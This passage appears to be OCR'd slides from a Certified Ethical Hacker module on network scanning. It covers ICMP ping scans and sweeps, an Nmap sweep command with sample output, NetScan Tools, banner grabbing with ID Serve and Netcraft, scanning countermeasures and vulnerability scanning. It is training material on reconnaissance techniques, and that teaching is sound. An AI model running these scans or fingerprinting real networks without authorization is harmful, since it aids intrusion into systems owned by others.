
Maltego is a program that can be used to determine the **relationships and real world links** between people, groups of people (social networks), companies, organizations, websites, Internet infrastructure, phrases, documents, and files



Internet Domain

http://www.paterva.com

MALTEGO



Personal Information

Scanning Networks


Module 03

Engineered by Hackers. Presented by Professionals.


C|EH
Certified Ethical Hacker

Checking for Live Systems - ICMP Scanning

- Ping scan involves sending **ICMP ECHO requests** to a host. If the host is live, it will return an ICMP ECHO reply
- This scan is useful for **locating active devices** or determining if **ICMP is passing through a firewall**



The ping scan output using Nmap:




```
Starting Nmap 6.01 ( http://nmap.org ) at 2012-08-08
13:02 EDT
Nmap scan report for 192.168.168.5
Host is up (0.00s latency).
MAC Address: [redacted] (Dell)
Nmap done: 1 IP address (1 host up) scanned in 0.10
seconds
```

http://nmap.org

Ping Sweep

- Ping sweep is used to determine the **live hosts from a range of IP addresses** by sending ICMP ECHO requests to multiple hosts. If a host is live, it will return an ICMP ECHO reply
- Attackers calculate subnet masks using **Subnet Mask Calculators** to identify the number of hosts present in the subnet
- Attackers then use ping sweep to create an **inventory of live systems** in the subnet


The ping sweep output using Nmap



Command: nmap -sn -PE -PA21,23,80,3389 192.168.168.1-50

```
Starting Nmap 6.01 ( http://nmap.org ) at 2013-08-08
12:41 EDT
Nmap scan report for 192.168.168.1
Host is up (0.00s latency).
MAC Address: [redacted] (Hewlett-Packard Company)
Nmap scan report for 192.168.168.3
Host is up (0.00s latency).
MAC Address: [redacted] (Apple)
Nmap scan report for 192.168.168.5
Host is up (0.0010s latency).
MAC Address: [redacted] (Dell)
Nmap scan report for 192.168.168.13
Host is up (0.00s latency).
MAC Address: [redacted] (Foxconn)
Nmap scan report for 192.168.168.14
Host is up (0.0020s latency).
```

http://nmap.org



ICMP Echo Request

192.168.168.5

ICMP Echo Request

ICMP Echo Reply

192.168.168.6

Source
192.168.168.3

ICMP Echo Request

192.168.168.7


ICMP Echo Reply


ICMP Echo Request

192.168.168.8

Scanning Tool: Nmap

- Network administrators can use Nmap for **network inventory,** managing service upgrade schedules, and **monitoring host or service uptime**
- Attacker uses Nmap to extract information such as **live hosts on the network, services** (application name and version), type of **packet filters/firewalls, operating systems and OS versions**






http://nmap.org

Scanning Tool: NetScan Tools Pro

Network Tools Pro

- Network Tools Pro assists in troubleshooting, diagnosing, monitoring and discovering devices on the network
- It lists IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs automatically or with manual tools



☐ Display Full Process Paths

☐ Enable AutoRefresh

☑ Enable Doubleclick TCP Disconnects

☐ Add to Favorites

TCP/UDP Connection Endpoint List

Process	PID	Protocol	Local IP	Local Port	Remote IP
inetinfo.exe	1100	TCP	0.0.0.0	80 (http)	0.0.0.0
svchost.exe	[illegible]	TCP	0.0.0.0	135 (epmap)	0.0.0.0
System	4	TCP	0.0.0.0	445 (microsoft-ds)	0.0.0.0
inetinfo.exe	1100	TCP	0.0.0.0	1025 (blackjack)	0.0.0.0
System	4	TCP	0.0.0.0	1723 (pptp)	0.0.0.0
[illegible]	[illegible]	TCP	0.0.0.0	2638 (sybaseanywhere)	0.0.0.0
svchost.exe	[illegible]	TCP	0.0.0.0	2869 (icslap)	0.0.0.0
[illegible]	[illegible]	TCP	0.0.0.0	8443 (pcsync-https)	0.0.0.0
[illegible]	[illegible]	TCP	0.0.0.0	9090 (websm)	0.0.0.0
[illegible]	[illegible]	TCP	0.0.0.0	9876 (sd)	0.0.0.0
[illegible]	1368	TCP	0.0.0.0	31038 (unknown)	0.0.0.0
StorServ.exe	2092	TCP	0.0.0.0	34571 (unknown)	0.0.0.0
StorServ.exe	2092	TCP	0.0.0.0	34572 (unknown)	0.0.0.0
StorServ.exe	2092	TCP	0.0.0.0	34573 (unknown)	0.0.0.0
System	[illegible]	TCP	127.0.0.1	80 (http)	127.0.0.1
System	[illegible]	TCP	127.0.0.1	80 (http)	127.0.0.1
System	[illegible]	TCP	127.0.0.1	80 (http)	127.0.0.1
System	[illegible]	TCP	127.0.0.1	80 (http)	127.0.0.1

http://www.netscantools.com

Port Scanning Countermeasures

Configure **firewall** and **IDS rules** to detect and block probes

Use **custom rule set** to lock down the network and block **unwanted ports** at the firewall

Hide **sensitive information** from public view

Filter all **ICMP messages** (i.e. inbound ICMP message types and outbound ICMP type 3 unreachable messages) at the **firewalls and routers**

Ensure that mechanism used for **routing and filtering** at the routers and firewalls respectively **cannot be bypassed** using particular source ports or source-routing methods

Perform **TCP and UDP scanning** along with ICMP probes against your organization's IP address space to **check the network configuration and its available ports**

Ensure that the **router**, **IDS**, and **firewall firmware** are updated to their latest releases

Ensure that the **anti scanning** and **anti spoofing** rules are configured

Banner Grabbing

- Banner grabbing or OS fingerprinting is the method to determine the **operating system running on a remote target system.** There are two types of banner grabbing: active and passive.

Active Banner Grabbing

- **Specially crafted packets** are sent to remote OS and the response is noted
- The responses are then compared with a database to **determine the OS**
- Response from different OSes varies due to differences in **TCP/IP stack implementation**

Passive Banner Grabbing

- **Banner grabbing from error messages:**

  Error messages provide information such as type of server, type of OS, and SSL tool used by the target remote system
- **Sniffing the network traffic:**

  Capturing and analyzing packets from the target enables an attacker to determine OS used by the remote system
- **Banner grabbing from page extensions:**

  Looking for an extension in the URL may assist in determining the application version

  Example: .aspx => IIS server and Windows platform

Why Banner Grabbing?


Identifying the OS used on the target host allows an attacker to **figure out the vulnerabilities the system posses** and the exploits that might work on a system to further **carry out additional attacks**

Banner Grabbing Tools

- ID Serve is used to identify the **make, model,** and **version** of any web site's server software
- It is also used to **identify non-HTTP** (non-web) **Internet servers** such as FTP, SMTP, POP, NEWS, etc.

- Netcraft reports a **site's operating system, web server,** and **netblock** owner together with, if available, a graphical view of the time since last reboot for each of the computers serving the site


ID Serve


ID Serve
ID Serve
Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.
Background
Server Query
Q&A/Help
Query The Server
Server query processing
Copy
Goto ID Serve web page

1. certifiedhacker.com
2. When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server
3. Accept-Ranges: none
   Server: Microsoft-IIS/6.0
   X-Powered-By: ASP.NET
4. Microsoft-IIS/6.0

http://www.grc.com


Netcraft



http://toolbar.netcraft.com

Vulnerability Scanning

Vulnerability scanning identifies **vulnerabilities and weaknesses of a system** and network in order to determine how a system can be exploited



Network topology and OS vulnerabilities

Application and services vulnerabilities

Open ports and running services


Application and services configuration errors

Vulnerability Scanning Tool: Nessus

Nessus is the vulnerability and configuration assessment product

Features

